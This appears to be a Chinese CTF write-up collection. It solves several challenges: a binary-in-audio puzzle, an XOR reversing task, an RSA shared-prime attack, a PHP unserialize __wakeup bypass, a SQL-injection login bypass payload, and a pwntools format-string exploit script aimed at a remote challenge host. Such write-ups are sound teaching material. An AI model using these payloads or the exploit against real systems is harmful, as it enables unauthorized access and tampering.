
8.20 Blue-Whale 每日一题WP

很普通的Disco

选完题目才发现是iscc的原题，过于脑洞，做不出来也很正常（）

打开audacity

放大到最左边，发现



上面的是1，下面的是0

所以有

```
11001101101100110000111001111111011101011101100001010111010101011001101110101110
11101101110111100111111101
```

按7位7位的转换成ascii

```
1100110 1101100 1100001 1100111 1111011 1010111 0110000 1010111 0101010 1100110
1110101 1101110 1101110 1111001 1111101
flag{wOw*funny}
```

工具：https://www.rapidtables.org/zh-CN/convert/number/ascii-hex-bin-dec-converter.html

xxxorrr

查壳，发现是64位程序，用ida打开

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  int i; // [rsp+Ch] [rbp-34h]
  char s[40]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v6; // [rsp+38h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  sub_A90(sub_916, a2, a3);
  fgets(s, 35, stdin);
  for ( i = 0; i <= 33; ++i )
    s1[i] ^= s[i];
  return 0LL;
}
```

发现两个函数，在sub_916()中


```
unsigned __int64 sub_916()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  if ( !strcmp(s1, s2) )
    puts("Congratulations!");
  else
    puts("Wrong!");
  return __readfsqword(0x28u) ^ v1;
}
```

对s1和s2进行了比较，所以去提取他俩的值

```
s1='qasxcytgsasxcvrefghnrfghnjedfgbhn'
s2 = [
  0x56, 0x4E, 0x57, 0x58, 0x51, 0x51, 0x09, 0x46, 0x17, 0x46,
  0x54, 0x5A, 0x59, 0x59, 0x1F, 0x48, 0x32, 0x5B, 0x6B, 0x7C,
  0x75, 0x6E, 0x7E, 0x6E, 0x2F, 0x77, 0x4F, 0x7A, 0x71, 0x43,
  0x2B, 0x26, 0x89, 0xFE, 0x00
]
```

ctrl+x 交叉引用，查看有那些哪些函数引用了这个变量的值



```
unsigned __int64 sub_84A()
{
  int i; // [rsp+Ch] [rbp-14h]
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  for ( i = 0; i <= 33; ++i )
    s1[i] ^= 2 * i + 65;
  return __readfsqword(0x28u) ^ v2;
}
```

发现sub_84A()中也有异或，所以我们写脚本

```
s1='qasxcytgsasxcvrefghnrfghnjedfgbhn\0'
s2 = [
  0x56, 0x4E, 0x57, 0x58, 0x51, 0x51, 0x09, 0x46, 0x17, 0x46,
  0x54, 0x5A, 0x59, 0x59, 0x1F, 0x48, 0x32, 0x5B, 0x6B, 0x7C,
  0x75, 0x6E, 0x7E, 0x6E, 0x2F, 0x77, 0x4F, 0x7A, 0x71, 0x43,
  0x2B, 0x26, 0x89, 0xFE, 0x00
]
flag = ''
for i in range(34):
    flag+=chr(ord(s1[i])^(2*i+65)^s2[i])

print(flag)
```

RSA_gcd

给定两个不同的n的时候一定要看看n1，n2有没有最大公约数，如果有且刚好是素数，纳闷就是两者共同的p

```
import gmpy2, libnum
from Crypto.Util.number import long_to_bytes

n1 =
23220619839642624127208804329329079289273497927351564011985292026254914394833691
54255289081051175123965636168607362827330939031488160458020442970846158751250063
61581613034199162592710781738648002670635405269431811737081083244718157829856267
23198144643256432774984884880698594364583949485749575467318173034467846143380574
14545519515279374261171716960223796928658002866272106549538019281517505794542018
27423667916614168226239155238685907103876359351798762751470563960185272604884593
33051132720558953142984038635223793992651637708150494964785475065404568844039983
38140390934130209877353332508091005784557389898431424608 9
c1 =
97006147484135032912609662318635621175020962846162167074452763552748690866197965
27618473213422509996843430296526594113572675840559345077344419098900818709577642
32490040558249968360478698114409987802178456754065404083391206314170991365341639
48887662814652006828523787944788013292512248010068209258585072731305042365638221
20838520746270280731121442839412258397191963036040553539697846535038841541209050
50306100107090972580657423009024604189148650698093929424553725261094479957392084
42352210969563910957161116299985940757625073454309455234927759157908280780004537
05320783486744734994213028476446922815870053311973844961
```

```
n2 =
22642739016943309717184794898017950186520467348317322177556419830195164079827782
89066038573411339650764039246179089924932989965862025050684574053169902385420694
73310216057460783589678858529897865350939144591206297472401794258384859740082091
40597947135295304382318570454491064938082423309363452665886141604328435366646426
91792802360810847038219675329265682851368156207746884610512281208476525779907075
44056381495081074632336333504621387517589130363731696688288882133234296563448120
14480962916088695910177763839393954730732312224100718431146133548897031060554005
59293034722652656193992266085504702658129257148796092991 1
c2 =
20513108670823938405207629835395350087127287494963553421797351726233221750526355
98525306948775315097801134011517304221028496552121512879936908306579635639528590
51542607092631971958287653971892678663489461886527520764721721557559402826152122
28370367042435203584159326078238921502151083768908742480756781277358357734545694
91759192115012754028608777022911238360585882181164093547585993631924975775472209
35513703920837364856372250527388647429471378903631357097964100088455769852976969
22681043649916650599349320818901512835007050425460872675857974069927846620905981
37486916620289690560034322364029613842389870313723646350 8
e = 65537
def get_p(a, b):
    p = gmpy2.gcd(a, b)
    return p

p = get_p(n1, n2)
q1 = n1 // p
q2 = n2 // p
d1 = libnum.invmod(e, (p - 1) * (q1 - 1))
d2 = libnum.invmod(e, (p - 1) * (q2 - 1))
m1 = gmpy2.powmod(c1, d1, n1)
m2 = gmpy2.powmod(c2, d2, n2)

print(long_to_bytes(m1).decode())
print(long_to_bytes(m2).decode())

#flag{336BB5172ADE227
#FE68BAA44FDA73F3B}
```

unserialize3

PHP反序列化漏洞：执行unserialize()时，先会调用__wakeup()。

https://www.cnblogs.com/youyoui/p/8610068.html

wakeup()漏洞是与整个属性个数值有关。当序列化字符串表示对象属性个数的值大于真实个数的属性时就会跳过wakeup的执行。

```
<?php
class xctf{
    public $flag = '111';
    public function __wakeup(){
        exit('bad requests');
    }
}
$test = new xctf();
echo(serialize($test));
?>
//O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

因为还需要绕过wakeup()所以要把**对象属性个数的值**改大一点

```
O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```

也就是?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}

inget

其实就是万能密码

```
?id=' or 1=1--+
```

这个建议去自行了解一下，后面学sql注入要用

CGfsb

ida打开到main函数

有明显的格式化字符串漏洞

常用基本的格式化字符串参数介绍（抄网上的）：

%c：输出字符，配上%n可用于向指定地址写数据。

%d：输出十进制整数，配上%n可用于向指定地址写数据。

%x：输出16进制数据，如%i$x表示要泄漏偏移i处4字节长的16进制数据，%i$lx表示要泄漏偏移i处8字节长的16进制数据，32bit和64bit环境下一样。

%p：输出16进制数据，与%x基本一样，只是附加了前缀0x，在32bit下输出4字节，在64bit下输出8字节，可通过输出字节的长度来判断目标环境是32bit还是64bit。

%s：输出的内容是字符串，即将偏移处指针指向的字符串输出，如%i$s表示输出偏移i处地址所指向的字符串，在32bit和64bit环境下一样，可用于读取GOT表等信息。


%n：将%n之前printf已经打印的字符个数赋值给偏移处指针所指向的地址位置，如%100x10$n表示将0x64写入偏移10处保存的指针所指向的地址（4字节），而%$hn表示写入的地址空间为2字节，%$hhn表示写入的地址空间为1字节，%$lln表示写入的地址空间为8字节，在32bit和64bit环境下一样。有时，直接写4字节会导致程序崩溃或等候时间过长，可以通过%$hn或%$hhn来适时调整。

%n是通过格式化字符串漏洞改变程序流程的关键方式，而其他格式化字符串参数可用于读取信息或配合%n写数据。

阅读代码，发现要让pwnme=8，

发现其位于.bss段，地址为0x0804A068，也就是未手动初始化的数据

用pwndbg调试看一下运行栈的实际情况



第11个参数是我们输入的6666，hex过去就是36，所以payload是`pwnme地址+'a'*4+%10$n`

写exp

```
from pwn import *
context.log_level = 'debug'
p = remote("61.147.171.103",64977)

payload1 = 'huaji'
payload2 = (p32(0x0804A068) +b'a'*4 + b'%10$n')  #pwnme地址占4个字节，所以后面需要打印4个a
p.recvuntil('please tell me your name:')
p.sendline(payload1)

p.recvuntil('leave your message please:')
p.sendline(payload2)
p.interactive()
```